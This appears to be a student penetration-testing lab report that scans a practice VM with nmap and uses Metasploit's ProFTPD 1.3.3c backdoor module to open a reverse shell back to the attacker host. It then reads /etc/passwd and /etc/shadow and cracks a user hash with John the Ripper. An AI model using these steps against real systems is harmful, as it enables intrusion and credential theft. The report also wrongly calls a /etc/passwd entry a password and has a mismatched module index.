

Cybersecurity Project 1

Vulnerability Assessment and Penetration Testing(VAPT)

Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Task Completed by

Patel Mihir Dineshbhai

Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Objective


- scanning and identifying open ports using Nmap
- finding vulnerabilities
- exploiting them using Metasploit (MSFconsole)
- getting shell access

Process

Recon & Scanning

- step 1 : open your kali Linux terminal and first find target machine IP using netdiscover command.

```
(root@kali)-[~]  
# sudo netdiscover -i eth0
```



- here we got IP addresses. which is

192.168.1.9	08:00:27:79:6f:e2	1	60	PCS Systemtechnik Gmb
-------------	-------------------	---	----	-----------------------

- step 2 : now we do Nmap scan for check which services is open.
- here is the following command for Nmap scan

```
(root@kali)-[~]  
# sudo nmap -sV -A -O 192.168.1.9
```

- here -sV : for version detection , -A : for aggressive scan and , -O : for find target machine OS.

```

(root@kali)-[~]
└─$ sudo nmap -sV -A -O 192.168.1.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 17:03 IST
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_  256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:79:6F:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
Hop  RTT      Address
1    1.22 ms   192.168.1.9 (192.168.1.9)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds

```

- here we got three services in Nmap Scan which is open and name is FTP , HTTP AND SSH.
- here we first see http port so first we try to run in the browser this http service.
- we put the target machine IP address in browser with 80 number port.

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))




192.168.1.9

- so now we move to the FTP PORT 21.

```
21/tcp open  ftp      ProFTPD 1.3.3c
```

Enumeration

- here we found the version of ftp is proFTPD 1.3.3c.
- so we search on the google information related this version and we find the exploit in Metasploit for this ftp version.



Exploitation

step 3 : now we move to the Metasploit framework using following command.

```
(root@kali) - [~]
# msfconsole -q
```

- and search the exploit using search command.

```
msf6 > search proftpd
```

```

root@kali:~# msfconsole -q
msf6 > search proftpd

Matching Modules
=====
#  Name
--  ---
0  exploit/linux/misc/netsupport_manager_agent
1  exploit/linux/ftp/proftpd_sreplace
2  exploit/linux/ftp/proftpd_telnet_iac
3  exploit/freebsd/ftp/proftpd_telnet_iac
4  exploit/linux/ftp/proftpd_telnet_iac
5  exploit/unix/ftp/proftpd_modcopy_exec
6  exploit/unix/ftp/proftpd_133c_backdoor

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 >

```

- here we use this exploit module in Metasploit.

```

exploit/unix/ftp/proftpd_133c_backdoor
2010-12-02
excellent No ProFTPD-1.3.3c Backdoor Command

```

- so we follow this commands for select this exploit module

```
msf6 > use 16
```

- and now we see the payloads option for this exploit module

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```

```

msf6 > use 16
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
=====
#  Name
--  ---
0  payload/cmd/unix/adduser
1  payload/cmd/unix/bind_perl
2  payload/cmd/unix/bind_perl_ipv6
3  payload/cmd/unix/generic
4  payload/cmd/unix/reverse
5  payload/cmd/unix/reverse_bash_telnet_ssl
6  payload/cmd/unix/reverse_perl
7  payload/cmd/unix/reverse_perl_ssl
8  payload/cmd/unix/reverse_ssl_double_telnet

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >

```

- now we set the payload for backdoor connection show we select the payload below for reverse connection :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload
payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

- after we check the remaining option for configuration using show options command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

The screenshot shows a Metasploit terminal window with the following content:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description	Author	Type	Platform	Data
CHOST		no	The local client address		normal	unix	IP address
CPORT		no	The local client port		normal	unix	Port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]		normal	unix	String
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using		normal	unix	String
RPORT	21	yes	The target port (TCP)		normal	unix	Port

```

Payload options (cmd/unix/reverse_perl):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

- here RHOSTS and LHOST is remaining so we configure the RHOSTS and LHOST using this following command

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
```

- RHOSTS : remote host (target machine)
- LHOST : local host (attacker machine)
- now we run this exploit module.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```



```

root@kali: ~
-----
CHOST  The local client address
CPORT  The local client port
Proxies A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
RHOSTS -metasploit.html
RPORT 21 The target port (TCP)
EDB-ID: yes
CVE:
Author:
Type:
Platform:
Date:
Payload options (cmd/unix/reverse_perl):
-----
Name      Current Setting  Required  Description
-----
LHOST     yes              yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
Exploit target:
--
Id  Name
--  --
0   Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.9:21 - Sending Backdoor Command

```

- yes we got the shell you can see our session is created

Post Exploitation

- write following command for check the shell.

```
whoami
root
```

- now got the root shell access you can use both techniques, you can run this following command for get terminal root access.

```

python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# exit
exit
exit
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin      dev      initrd.img  lost+found  opt      run      srv      usr
boot    etc      lib         media       proc     sbin     sys      var

```

```

root@kali: ~
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.9:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.1.10:4444 -> 192.168.1.9:57254) at 2025-06-03 17:15:40 +0530
root@kali: ~
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# exit
exit
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin dev initrd.img lost+found opt run srv usr
boot etc lib media proc sbin sys var
cdrom home lib64 mnt root snap tmp vmlinuz
root@vtcsec:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

```

- now for get the password for our user we write following command for get password

```
root@vtcsec:/# cat /etc/passwd
```

```

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
apt:x:105:65534:/:/nonexistent:/bin/false
messagebus:x:106:110:/:/var/run/dbus:/bin/false
uuidd:x:107:111:/:/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:/:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127:/:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,:/nonexistent:/bin/false
sshd:x:122:65534:/:/var/run/ssh:/usr/sbin/nologin
root@vtcsec:/#

```


- here we get our password for user marlinspike.

```
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

Other case if password is encrypted

- follow this command

```
root@vtcsec:/# cat /etc/shadow
```

- now you see our password is encrypted form so we use john the ripper for crack the password.
- first copy the encrypted password and save in text file.
- and run the following command.

```
(root@kali) - [~]
# nano password.txt

(root@kali) - [~]
# cat password.txt
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtYw9.o
v/aszTpWhLaC2x6Fvy5tpUUXQbUhCKbl4/:17484:0:99999:7:::

(root@kali) - [~]
# john password.txt
Created directory: /root/.john
Using default input encoding:
UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
status marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 17:27) 33.33g/s 400.0p/s 400.0c/s
```

